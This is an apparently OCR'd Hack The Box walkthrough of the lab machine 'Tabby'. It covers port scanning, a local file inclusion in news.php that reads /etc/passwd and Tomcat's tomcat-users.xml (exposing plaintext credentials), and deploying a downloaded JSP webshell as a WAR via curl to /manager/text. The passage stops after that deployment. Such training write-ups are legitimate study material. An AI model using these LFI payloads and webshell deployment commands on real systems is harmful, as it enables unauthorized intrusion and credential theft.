I


# Tabby

6th October 2020 / Document No D20.101.115

Prepared By: bertolis

Machine Author: egre55

Difficulty: Easy

Classification: Official

# Synopsis

Tabby is a easy difficulty Linux machine. Enumeration of the website reveals a second website that is hosted on the same server under a different vhost. This website is vulnerable to Local File Inclusion. Knowledge of the OS version is used to identify the `tomcat-users.xml` file location. This file yields credentials for a Tomcat user that is authorized to use the `/manager/text` interface. This is leveraged to deploy of a war file and upload a webshell, which in turn is used to get a reverse shell. Enumeration of the filesystem reveals a password protected zip file, which can be downloaded and cracked locally. The cracked password can be used to login to the remote machine as a low privileged user. However this user is a member of the LXD group, which allows privilege escalation by creating a privileged container, into which the host's filesystem is mounted. Eventually, access to the remote machine is gained as `root` using SSH.

## Skills Required

- Web Enumeration
- Linux Enumeration

## Skills Learned

- Tomcat Text Interface WAR File Upload
- ZIP Cracking
- LXD Abuse

# Enumeration


```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.188 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.188
```

```
nmap -p$ports -sC -sV 10.10.10.194

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Mega Hosting
8080/tcp open  http    Apache Tomcat
|_http-title: Apache Tomcat
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Nmap output reveals that this is a Ubuntu server, running SSH, Apache and Tomcat on their default ports. Let's enumerate the website titled "Mega Hosting".


```
http://10.10.10.194/
```




This a website for a company that provides hosting services. Having a closer at the website, there is a link stating that the company has recently recovered from a data breach. The link points to `http://megahosting.htb/news.php?file=statement`. Let's add this domain name to the `/etc/hosts` file.

```
sudo -- sh -c "echo '10.10.10.194    megahosting.htb' >> /etc/hosts"
```

Now let's click the link again.





We apologise to all our customers for the previous data breach.

We have changed the site to remove this tool, and have invested heavily

in more secure servers

We notice that we are being redirected to `http://megahosting.htb/news.php?file=statement`. It's worth noting that `statement` seems to be a filename passed as input to the parameter `file` of the page `news.php`. Let's check if this is vulnerable to Local File Inclusion (LFI), by trying to load `/etc/passwd`.

```
http://megahosting.htb/news.php?file=/etc/passwd
http://megahosting.htb/news.php?file=../etc/passwd
http://megahosting.htb/news.php?file=../../etc/passwd
http://megahosting.htb/news.php?file=../../../etc/passwd
http://megahosting.htb/news.php?file=../../../../etc/passwd
```





```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
tomcat:x:997:997::/opt/tomcat:/bin/false
mysql:x:112:120:MySQL Server,,,:/nonexistent:/bin/false
ash:x:1000:1000:clive:/home/ash:/bin/bash

```

Of the above payloads, `../../../../etc/passwd` was successful. We note that `ash` is a system user.

Let's try to access Tomcat on port 8080.



## It works !

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

This is the default Tomcat home page. It can be found on the local filesystem at: `/var/lib/tomcat9/webapps/ROOT/index.html`

Tomcat veterans might be pleased to learn that this system instance of Tomcat is installed with `CATALINA_HOME` in `/usr/share/tomcat9` and `CATALINA_BASE` in `/var/lib/tomcat9`, following the rules from `/usr/share/doc/tomcat9-common/RUNNING.txt.gz`.

You might consider installing the following packages, if you haven't already done so:

**tomcat9-docs**: This package installs a web application that allows to browse the Tomcat 9 documentation locally. Once installed, you can access it by clicking here.

**tomcat9-examples**: This package installs a web application that allows to access the Tomcat 9 Servlet and JSP examples. Once installed, you can access it by clicking here.

**tomcat9-admin**: This package installs two web applications that can help managing this Tomcat instance. Once installed, you can access the manager webapp and the host-manager webapp.


NOTE: For security reasons, using the manager webapp is restricted to users with role "manager-gui". The host-manager webapp is restricted to users with role "admin-gui". Users are defined in `/etc/tomcat9/tomcat-users.xml`.

Scanning for hidden directories reveals the well-known Tomcat `/manager` page.


```
ffuf -w /usr/share/wordlists/dirb/common.txt -u
http://10.10.10.194:8080/FUZZ


                        [Status: 200, Size: 1895, Words: 201, Lines: 30]
docs                    [Status: 302, Size: 0, Words: 1, Lines: 1]
examples                [Status: 302, Size: 0, Words: 1, Lines: 1]
foo                     [Status: 200, Size: 0, Words: 1, Lines: 1]
host-manager            [Status: 302, Size: 0, Words: 1, Lines: 1]
index.html              [Status: 200, Size: 1895, Words: 201, Lines: 30]
manager                 [Status: 302, Size: 0, Words: 1, Lines: 1]
```

This is a default page that allows users to manage web applications. Tomcat's `manager` page requires authentication.




Attempting to log in with common credentials like `admin / admin` is not successful. However, if we click `cancel` we get a `401 Unauthorized` message. This page reveals that the credentials are in the file `conf/tomcat-users.xml`.



**401 Unauthorized**

You are not authorized to view this page. If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file must contain the credentials to let you use this webapp.

For example, to add the `manager-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above.

```
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
```

Note that for Tomcat 7 onwards, the roles required to use the manager application were changed from the single `manager` role to the following four roles. You will need to assign the role(s) required for the functionality you wish to access.


- `manager-gui` - allows access to the HTML GUI and the status pages
- `manager-script` - allows access to the text interface and the status pages
- `manager-jmx` - allows access to the JMX proxy and the status pages
- `manager-status` - allows access to the status pages only

The HTML interface is protected against CSRF but the text and JMX interfaces are not. To maintain the CSRF protection:

- Users with the `manager-gui` role should not be granted either the `manager-script` or `manager-jmx` roles.
- If the text or jmx interfaces are accessed through a browser (e.g. for testing since these interfaces are intended for tools not humans) then the browser must be closed afterwards to terminate the session.

For more information - please see the Manager App How-To.


Let's search online for the default path of the Tomcat installation, in order to check if we can access it through the LFI vulnerability.




According to the first result, and since our instance of tomcat is version 9, the default installation directory is `/usr/local/tomcat9`. Let's combine these information and try to access `conf/tomcat-users.xml` from LFI vulnerability found earlier on Apache.

```
http://megahosting.htb/news.php?file=../../../../usr/share/tomcat9/conf/tomcat-users.xml
```

Clicking CTRL + U to view the page source doesn't show any text. Unfortunately this request returned a blank page. Let's check if the file `tomcat-users.xml` is located in a different path inside Tomcat's default installation directory.




Clicking at the first result we can see the file structure of the directory `/usr/share/tomcat9`.

PACKAGES

About Debian Getting Debian Support Developers' Corner

/ packages / sid / tomcat9 / all / file list

# File list of package *tomcat9* in *sid* of architecture *all*

```
/etc/cron.daily/tomcat9
/etc/rsyslog.d/tomcat9.conf
/etc/tomcat9/policy.d/01system.policy
/etc/tomcat9/policy.d/02debian.policy
/etc/tomcat9/policy.d/03catalina.policy
/etc/tomcat9/policy.d/04webapps.policy
/etc/tomcat9/policy.d/50local.policy
/lib/systemd/system/tomcat9.service
/usr/lib/sysusers.d/tomcat9.conf
/usr/lib/tmpfiles.d/tomcat9.conf
/usr/libexec/tomcat9/tomcat-start.sh
/usr/libexec/tomcat9/tomcat-update-policy.sh
/usr/share/doc/tomcat9/README.Debian
/usr/share/doc/tomcat9/changelog.Debian.gz
/usr/share/doc/tomcat9/copyright
/usr/share/tomcat9-root/default_root/META-INF/context.xml
/usr/share/tomcat9-root/default_root/index.html
/usr/share/tomcat9/default.template
/usr/share/tomcat9/etc/catalina.properties
/usr/share/tomcat9/etc/context.xml
/usr/share/tomcat9/etc/jaspic-providers.xml
/usr/share/tomcat9/etc/logging.properties
/usr/share/tomcat9/etc/server.xml
/usr/share/tomcat9/etc/tomcat-users.xml
```

This reveals that Tomcat stores the `tomcat-users.xml` file in the directory `/usr/share/tomcat9/etc`. Let's try to access this file again. This time we can see the file contents in the HTML source code.

```
view-source:http://megahosting.htb/news.php?
file=../../../../usr/share/tomcat9/etc/tomcat-users.xml
```

```
<tomcat-users xmlns="http://tomcat.apache.org/xml"
              xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
              xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
              version="1.0">
<!--
  NOTE:  By default, no user is included in the "manager-gui" role required
  to operate the "/manager/html" web application.  If you wish to use this app,
  you must define such a user - the username and password are arbitrary. It is
  strongly recommended that you do NOT use one of the users in the commented out
  section below since they are intended for use with the examples web
  application.
-->
<!--
  NOTE:  The sample user and role entries below are intended for use with the
  examples web application. They are wrapped in a comment and thus are ignored
  when reading this file. If you wish to configure these users for use with the
  examples web application, do not forget to remove the <!.. ..> that surrounds
  them. You will also need to set the passwords to something appropriate.
-->
<!--
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
  <user username="role1" password="<must-be-changed>" roles="role1"/>
-->
   <role rolename="admin-gui"/>
   <role rolename="manager-script"/>
   <user username="tomcat" password="$3cureP4s5w0rd123!" roles="admin-gui,manager-script"/>
</tomcat-users>
```

The file is found to contain the credentials `tomcat / $3cureP4s5w0rd123!`. As the `roles` xml attribute shows that this user is a member of `admin-gui` and `manager-script`. The `manager-gui` role that allows access to the `/manager` page is not assigned.

# Foothold


Let's scan this URL and see if there are any files or directories hosted there.

```
wfuzz -c -w /usr/share/wordlists/dirb/common.txt --hc 404
http://10.10.10.194:8080/manager/FUZZ
```

```
wfuzz -c -w /usr/share/wordlists/dirb/common.txt --hc 404
http://10.10.10.194:8080/manager/FUZZ

<SNIP>
000000001:   302        0 L      0 W      0 Ch        ""
000001939:   401        63 L     291 W    2499 Ch     "html"
000001991:   302        0 L      0 W      0 Ch        "images"
000003850:   401        63 L     291 W    2499 Ch     "status"
000004024:   401        63 L     291 W    2499 Ch     "text"
```

Wfuzz reveals the above directories. We can search online for the `/manager/text` interface.




This returns Tomcat's official documentation, which states that commands can be executed through this interface.

```
$ curl -u ${USERNAME}:${PASSWORD} http://localhost:8080/host-manager/text/list
OK - Listed hosts
localhost:
```

If you are using a different realm you will need to add the necessary role to the appropriate user(s) using the standard user management tools for that realm.

### List of Commands

The following commands are supported:

- list
- add
- remove
- start
- stop
- persist

In the following subsections, the username and password is assumed to be **test:test**. For your environment, use credentials created in the previous sections.

#### List command

Use the **list** command to see the available virtual hosts on your Tomcat instance.

*Example command*:

```
curl -u test:test http://localhost:8080/host-manager/text/list
```

*Example response*:

```
OK - Listed hosts
localhost:
```

As the Tomcat user is assigned the `manager-script` role, we should be permitted to interact with `/manager/text`. Let's try listing the available hosts on Tomcat.

```
USERNAME=tomcat
PASSWORD=\$3cureP4s5w0rd123!
curl -u ${USERNAME}:${PASSWORD} http://10.10.10.194:8080/manager/text/list
```

```
curl -u ${USERNAME}:${PASSWORD} http://10.10.10.194:8080/manager/text/list
OK - Listed applications for virtual host [localhost]
/:running:0:ROOT
/foo:running:0:foo
/fooshell:running:0:fooshell
/examples:running:0:/usr/share/tomcat9-examples/examples
/host-manager:running:0:/usr/share/tomcat9-admin/host-manager
/manager:running:0:/usr/share/tomcat9-admin/manager
/docs:running:0:/usr/share/tomcat9-docs/docs
```

This is successful. It is also well-known that Tomcat deploys Java web applications. Let's check if we can deploy a project using the `text` interface.

tomcat /manager/text deploy

All Images Videos News Shopping More Settings Tools

About 1,800,000 results (0.45 seconds)


tomcat.apache.org › tomcat-7.0-doc › manager-howto

## Apache Tomcat 7 (7.0.105) - Manager App HOW-TO

Jump to **Deploy** a Directory or WAR by URL — http://localhost:8080/**manager/text/deploy**?path=/footoo&war=file:/path/to/foo. In this example the ".war" file ...

Host Manager App -- Text ... · Tomcat Web Application ...

Searching online reveals official Tomcat documentation explaining how this can be done.



### Deploy A New Application Archive (WAR) Remotely

`http://localhost:8080/manager/text/deploy?path=/foo`

Upload the web application archive (WAR) file that is specified as the request data in this HTTP PUT request, install it into the `appBase` directory of our corresponding virtual host, and start, deriving the name for the WAR file added to the `appBase` from the specified path. The application can later be undeployed (and the corresponding WAR file removed) by use of the `/undeploy` command.

This command is executed by an HTTP PUT request.

The .WAR file may include Tomcat specific deployment configuration, by including a Context configuration XML file in `/META-INF/context.xml`.

URL parameters include:

- `update`: When set to true, any existing update will be undeployed first. The default value is set to false.
- `tag`: Specifying a tag name, this allows associating the deployed webapp with a tag or label. If the web application is undeployed, it can be later redeployed when needed using only the tag.

**NOTE** - This command is the logical opposite of the `/undeploy` command.

If installation and startup is successful, you will receive a response like this:

`OK - Deployed application at context path /foo`

Otherwise, the response will start with `FAIL` and include an error message. Possible causes for problems include:

- *Application already exists at path /foo*

  The context paths for all currently running web applications must be unique. Therefore, you must undeploy the existing web application using this context path, or choose a different context path for the new one. The `update` parameter may be specified as a parameter on the URL, with a value of `true` to avoid this error. In that case, an undeploy will be performed on an existing application before performing the deployment.

- *Encountered exception*

  An exception was encountered trying to start the new web application. Check the Tomcat logs for the details, but likely explanations include problems parsing your `/WEB-INF/web.xml` file, or missing classes encountered when initializing application event listeners and filters.

According to this, it is possible to create a `war` file and deploy it to the server. A `war` file is an archived Java application. Let's download a JSP webshell and create the `war` file. In order to create a `war` file we can use `zip`.

```
wget
https://gist.github.com/ErosLever/7445a3cfaaf80f1f5a53/archive/f14a53bd1095a387c
063466167d49c20bb94050a.zip
unzip f14a53bd1095a387c063466167d49c20bb94050a.zip
zip webshell.war 7445a3cfaaf80f1f5a53-
f14a53bd1095a387c063466167d49c20bb94050a/cmd.jsp
```

```
jar cvf webshell.war 7445a3cfaaf80f1f5a53-
f14a53bd1095a387c063466167d49c20bb94050a/cmd.jsp

added manifest
adding: 7445a3cfaaf80f1f5a53-
f14a53bd1095a387c063466167d49c20bb94050a/cmd.jsp(in = 763) (out=
424)(deflated 44%)
```

Now that we've archived the webshell, let's specify the file we want to upload, set the application name to `webshell` and the `update` value to `true`, and try to deploy it.

```
SERNAME=tomcat
PASSWORD=\$3cureP4s5w0rd123!
curl -u ${USERNAME}:${PASSWORD} -T webshell.war
http://10.10.10.194:8080/manager/text/deploy?path=/webshell&update=true
```


Setting the `update` parameter to `true`, makes sure that any existing project will be undeployed before the new deployment.

```
